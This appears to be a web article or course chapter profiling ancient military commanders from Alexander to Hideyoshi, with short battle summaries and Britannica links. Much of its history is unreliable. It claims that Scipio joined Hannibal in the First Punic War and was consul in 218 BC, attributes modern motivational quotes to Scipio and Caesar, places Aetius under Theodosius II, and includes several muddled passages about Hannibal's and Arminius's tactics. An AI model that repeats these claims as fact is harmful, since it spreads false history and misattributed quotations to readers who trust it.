As one of the most successful military commanders in history, Alexander the Great used innovative tactics and psychological warfare to conquer much of the known world. This included parts of India and Persia.

His approach often surprised his enemies, leading to decisive victories that secured vast amounts of territory for him. Alexander's tactical abilities were accompanied by an exceptional understanding of logistics, enabling him to sustainably manage his army during long campaigns.


The legacy left behind by Alexander has endured through centuries due to its influence on modern warfare strategies and tactics, significantly impacting how wars are fought today. Despite this lasting impact, some critics argue that Alexander’s legacy does not hold up as well as it is often portrayed due to its short-lived nature and frequent brutality towards conquered peoples throughout his conquests.

Source:
Ancient Macedonia

3.1.2.1. The Battle of Gaugamela

Alexander the Great defeated King Darius III's Persian forces in the Battle of Gaugamela in 331 BC, a decisive victory for his Macedonian army. Military strategists have studied it extensively since then as one of the most significant battles in ancient history. Several factors contributed to the battle's outcome, including Alexander's understanding of Persian tactics, his ability to utilize terrain advantages, and his ability to anticipate enemy movements.

As a result of his previous campaigns against the Persians, Alexander was familiar with Persian warfare tactics, which he employed at Gaugamela. He broke through their lines with a phalanx formation that proved too decisive for their cavalry-based strategy, developing countermeasures that allowed him to outmaneuver Darius' forces despite being outnumbered two to one.



Source:
[Battle of Gaugamela | Summary | Britannica]

Video:
[Alexander the Great: Battle of Gaugamela 331 BC]

3.1.3. Pyrrhus of Epirus

King of Hellenistic Epirus whose costly military successes against Macedonia and Rome gave rise to the phrase “Pyrrhic Victory”

His bold tactics resulted in costly victories for his armies, as Pyrrhus of Epirus was a renowned Greek king and army leader during the 3rd century BC. Born to King Aeacides of Epirus, Pyrrhus became king as a young child after an invading force overthrew his father's rule. He fought wars against various enemies, including Rome, during the Republic period to regain control of the region.


One of Pyrrhus' most famous campaigns occurred during the 280 BC invasion of Italy. He initially fought against Roman forces with remarkable success but ultimately had to retreat due to heavy losses sustained on both sides. **One of the most famous quotes attributed to this event has been immortalized - "Another such victory, and we are undone,"** - which illustrates how costly these battles were despite their apparent successes. Nevertheless, he was one of the outstanding military leaders from ancient Greece, whom people still remember today with admiration for his bravery and willingness to take risks.

Source:
[Pyrrhus | king of Epirus | Britannica]

3.1.3.1. The Battle of Asculum

The Battle of Asculum was a decisive victory for Pyrrhus and his forces. Despite suffering heavy losses, they defeated the Romans with superior tactics and strategy. The battle marked an influential and significant milestone in the Pyrrhic War, demonstrating that a small force could defeat even the mighty Roman Republic if it used innovative strategies. This battle is still studied today as an example of how military tactics can make all the difference in a conflict.

Aside from serving as an illustrative example of how proper planning and execution can lead to success on the battlefield, even when faced with overwhelming odds. Pyrrhus ultimately lost this war due to attrition from continuous battles against Rome, but he won at Asculum thanks to his tactical genius. Today, students of military history still remember this lesson.



Source:
[Battle of Asculum]

Video:
[Pyrrhus vs. Romans and Carthaginians DOCUMENTARY]

3.1.4. Farsi Surena

A Parthian military general who lived in the 1st century BCE, is best known for his role in the Parthian victory at the Battle of Carrhae in 53 BCE, where he led the Parthian forces to victory over the Roman Republic.


Source:
Surenas | Parthian general | Britannica

3.1.4.1. The Battle of Carrhae

It was fought in modern-day Turkey in the region of Carrhae and resulted in a decisive victory for the Parthian Empire in 53 BCE.

In addition to the superior military tactics and strategies employed by the Parthians at Carrhae, several factors contributed to the Parthian success. Using their superior weaponry and knowledge of the terrain, they effectively outmaneuvered and outgunned the Roman forces.

It was also the use of cavalry in open combat that contributed to the Parthian victory. Parthian cavalry units were renowned for their influence in open battles. Using their mobility and speed, they were able to outflank Roman forces and attack them unexpectedly.



Source:
Battle of Carrhae | Facts, Significance, & Casualties | Britannica

Video:
Carrhae 53 BC - Roman–Parthian War DOCUMENTARY

3.1.5. Gaius Julius Caesar

“The greatest enemy will hide in the last place you would ever look.”
— Julius Caesar

Caesar was a Roman military and political leader best known for his successful campaigns in Gaul, Britain, and during the Civil War against Pompey. Caesar's military tactics and strategy were characterized by his boldness, ingenuity, and determination to succeed.


The use of mobility and surprise was a critical element of Caesar's military tactics. In addition, to quickly and effectively move his troops and outmaneuver his opponents, Caesar often employed surprise attacks and rapid marches in order to catch his opponents off guard. This allowed him to gain an advantage.

As well as adapting to the terrain and weather conditions, Caesar also benefited from the landscape's natural features. This included using forests to hide his troops or rivers to block the movement of his enemies.

3.1.5.1. The Battle of Alesia

During the Gallic Wars, Julius Caesar faced a formidable challenge in the form of the Gauls, a collection of Celtic tribes that inhabited much of modern-day France and Belgium. Caesar and his Roman forces faced off against a large Gaulish army led by the warrior chieftain Vercingetorix in the Siege of Alesia. This was one of the most pivotal battles of the Gallic Wars.

In order to defeat the Gauls in Alesia, Caesar employed several strategies and tactics. He constructed a massive fortification around Alesia, complete with walls, gates, and towers, as a key element of his plan. By protecting his troops, he made it more difficult for the Gauls to penetrate Roman defenses.



Source:
[Battle of Alesia | Facts, Summary, & Combatants | Britannica]

2.2.4. Video:
[The Battle of Alesia (52 B.C.E.)]

3.1.6. Lucius Aemilius Paullus Macedonicus

He is best known for his role in the Third Macedonian War, during which he defeated the Kingdom of Macedon and expanded the territory of the Roman Republic. He was a Roman general and statesman who lived in the 2nd century BCE. Paullus was regarded as one of the greatest military commanders in Roman history for his strategic thinking and leadership skills. As well as his battlefield success, Paullus was also regarded for his political abilities and served in Rome as consul for several years. As a military commander and statesman, he left a lasting legacy.

Source:
Lucius Aemilius Paullus Macedonicus | Roman general | Britannica

3.1.6.1. The Battle of Pydna

In 168 BCE, between the Roman Republic and the Kingdom of Macedon. It was fought in the Pydna region of modern-day Greece, resulting in a decisive victory for the Romans. Several factors contributed to the Roman victory at Pydna.

The superiority of Roman tactics and strategies was among the critical factors in the victory. As a result of their superior knowledge of the terrain and weaponry, the Romans outmaneuvered and outclassed the Macedonian forces. The superior discipline and training of the Roman soldiers also played an integral role in the Roman victory. As a result of their strict discipline and training, the Romans had an advantage over the loosely organized Macedonian forces.

Source:
Battle of Pydna | ancient Roman history | Britannica

Video:
Battle of Pydna 168 BC - Macedonian Wars DOCUMENTARY

3.1.7. Publius Cornelius Scipio

“I am convinced that life is 10% what happens to me and 90% how I react to it.” — Scipio Africanus

Scipio Africanus, also known as Scipio the Great, was a Roman general and statesman most remembered for his role in the Second Punic War. However, historians regard him as one of Rome's greatest generals and politicians. Scipio was born into an aristocratic family in Rome in 236 B.C. and began his military career when he joined Hannibal during the First Punic War against Carthage (264-241 B.C.).

After demonstrating himself on numerous battlefields, he became consul of Rome in 218 B.C. and led the Roman army against Hannibal's forces during the Second Punic War. Some historians say Scipio was not as mighty as he is often believed. They cite his role in the destruction of Carthage as proof that he was a vengeful and ruthless leader. Additionally, they believe that his military success resulted from luck rather than skill.


Source:
[Publius Cornelius Scipio | Roman general [died 211 bce] | Britannica]

3.1.7.1. The Battle of Zama

The Second Punic War was fought in 202 BCE between the Roman Republic and the Carthaginian Empire. It was the final battle of the Second Punic War and was won by the Romans under the leadership of Scipio Africanus.

One of the critical factors that helped Scipio win the Battle of Zama was his ability to anticipate what his opponents were planning to do. He also adjusted his tactics accordingly.

As a result of his knowledge of Carthaginian tactics and strategies, he was able to develop countermeasures to overcome those tactics and strategies. Scipio's unconventional tactics also contributed to his victory over the Carthaginians. He employed several unusual tactics to defeat the Carthaginians, including the use of light infantry, which unnerved the Carthaginians and caused their defeat.



Source:
[Battle of Zama | Biography & Facts | Britannica]

Video:
[Armies and Tactics: Roman Legion Against Carthage and Hannibal]

3.1.8. Hannibal Barca


“I will either find a way or make one.” — Hannibal


His career as a Carthaginian general during the Second Punic War between Rome and Carthage lasted from 218 to 201 BC, making him one of the most renowned military commanders in history. Several stunning victories against Rome's superior forces were attributed to Hannibal's tactical brilliance, which led him to be known for his daring and innovative strategies. He employed elephants to march an army across hostile terrain. Additionally, he outflanked enemies by crossing mountains rather than rivers, attacking their strongholds directly.

Source:
Hannibal | Biography, Battles, & Facts | Britannica

3.1.8.1. The Battle of Cannae

The battle was fought on the Apulian plain in modern-day Italy during the Second Punic War between the Roman Republic and the Carthaginian Empire in 216 BCE. As a result, he could use his knowledge of Roman military tactics and strategies to his advantage and develop countermeasures to overcome them. Additionally, he used the terrain to create a double envelope, encircling and trapping the Romans.





Source:
[Battle of Cannae | Map, Casualties, Location, Summary, & Tactics | Britannica]

Video:
[Battle of Cannae, 216 BC (Chapter 3) ⚔ The Carnage ⚔ Hannibal (Part 13) - Second Punic War]

3.1.9. Arminius Hermann


The aged Augustus was said to have been overcome with grief upon receiving news of the disaster, crying, ***"Varus, Varus, give me back my legions!"***

In 17 BC, Arminius was born in an area now known as Germany, where his father, Segimerus, was the chieftain of the Cherusci tribe. As an auxiliary soldier, he joined the Roman army at the age of 15, but eventually returned to his homeland. As a result, he became aware that Rome intended to conquer Germanic tribes similar to his own. Arminius' realization sparked his passion for leading the fight against the Roman occupation, inspiring him to become a leader among those opposed to Roman rule.

Source:
Arminius | German leader | Britannica

3.1.9.1. In the battle of Teutoburg Forest

Arminius exploited the dense Teutoburg Forest to make it difficult for the Roman legions to regroup and counterattack. A third tactic he used to accomplish this was psychological warfare. As a result of the long march through unfamiliar terrain, he knew that morale was low among the Roman troops. Therefore, he sent false messages back home claiming a significant victory in order to discourage them. Further, Arminius had his men light fires at night in order to create the illusion of having more soldiers than they actually did. This caused confusion among the Romans and a fear of being ambushed.



Source:
[Battle of the Teutoburg Forest | Summary, Facts, & Significance | Britannica]

Video:
[Teutoburg Forest 9 AD - Roman-Germanic Wars DOCUMENTARY]

3.1.10. Lucius Domitius Aurelianus

Aurelian, also known as Lucius Domitius Aurelianus, was a Roman Emperor who ruled from 270 to 275 AD. He is known for his military successes and reforms that strengthened the empire during a difficult period. He was born in 214 AD in Dacia (modern-day Romania) and rose through the ranks of the Roman military under Emperor Claudius II to become a general under him. Upon Claudius' death, Aurelian was appointed emperor and immediately began consolidating Rome's control over its vast territories by fighting barbarian tribes on their borders and suppressing internal rebellions.

Source:
[Aurelian | Roman emperor | Britannica]

3.1.11. Flavius Aetius

In the 5th century AD, Flavius Aetius was a Roman general who played an important role in the defense of the Western Roman Empire. As a military officer under Emperor Theodosius II, he gained fame for his strategic abilities and battlefield prowess. His accomplishments included successfully repelling numerous barbarian invasions and maintaining control over Western Europe while serving as an advisor to numerous emperors during his lifetime.

Source:
[Flavius Aetius | Roman general | Britannica]

3.1.11.1. Battle of the Catalaunian Plains

In 451 AD, the Roman Empire fought the barbarian Huns under the leadership of Attila at the Battle of the Catalaunian Plains, also known as the Battle of Chalons. During the time of the battle, the Roman Empire was under the leadership of Emperor Valentinian III and general Flavius Aetius. The outcome of the battle would determine the fate of Europe.

In addition to his reputation as a skilled military strategist, Aetius had already successfully defended the Roman Empire against numerous barbarian incursions. When Attila and his Huns threatened to invade Roman territory, Atius knew he had to act quickly to prevent the fall of the Western Roman Empire.

With the help of many tactics and strategies designed to counter the strengths of the Huns, Aetius succeeded in winning the Battle of the Catalaunian Plains. To present a united front against the Huns, he first formed a large and diverse coalition of Roman, Visigoth, and other barbarian forces. This was crucial to military strength and morale, showing that the Romans were not alone in their fight against the Huns.

Source:
Battle of the Catalaunian Plains | Roman history | Britannica

Video:
Battle of the Catalaunian Plains, 451 (ALL PARTS) ⚔ The man who defeated Attila the Hun DOCUMENTARY

3.1.12. Genghis Khan

“The strength of a wall is neither greater nor less than the courage of the men who defend it.” — Genghis Khan

Genghis Khan, also known as Temujin, was one of the most influential figures in world history. He is best remembered for founding and ruling the Mongol Empire, which at its height stretched from Eurasia to Europe. As a result of his military genius and ruthless tactics, Genghis Khan has been both hailed and derided by his contemporaries. Despite this, Genghis Khan's innovative use of cavalry and artillery during battle and his unification of disparate Mongolian tribes cannot be denied.

3.1.12.1. The siege of Kaifeng

He was a brilliant military leader and strategist who used psychological warfare to gain the upper hand in battle. He often sent threatening messages or even fake retreats to confuse and demoralize his adversaries. In order to control their territory with minimal losses, his tactics were so effective that many of his opponents surrendered without fighting. According to Genghis Khan, this psychological manipulation was essential to securing victories without engaging in costly battles that would have resulted in high casualties on both sides.

Source:
Mongol Siege of Kaifeng | Summary | Britannica

3.1.13. Niccolo Machiavelli

“The first method for estimating the intelligence of a ruler is to look at the men he has around him” — Niccolo Machiavelli

Machiavelli offers a practical yet cynical approach to acquiring and maintaining political power in his book "The Prince." To maintain control, he advises leaders to rebel against traditional moral codes no matter what it takes. Machiavelli argues that leadership relies more on being feared than loved. When people fear the repercussions of their actions, they are less likely to rebel. In addition, he stresses the importance of taking decisive action rather than waiting for events to unfold. This allows leaders to adapt quickly and take the necessary risks to accomplish their goals.

Source:
Niccolo Machiavelli | Beliefs, Books, The Prince, Philosophy, Accomplishments, & Facts | Britannica

3.1.14. Toyotomi Hideyoshi

“Luck influences everything in life, but nothing beats setting goals and striving body and soul to achieve them.” — Toyotomi Hideyoshi

A masterful politician, military strategist, and effective administrator, Hideyoshi implemented several reforms that significantly improved the lives of ordinary people, such as land redistribution and tax reform. Also, he established cultural institutions such as temples and shrines to promote Buddhism throughout the nation. As a result of his stability, Hideyoshi is remembered for establishing a period of peace in Japan that lasted until he died in 1598.

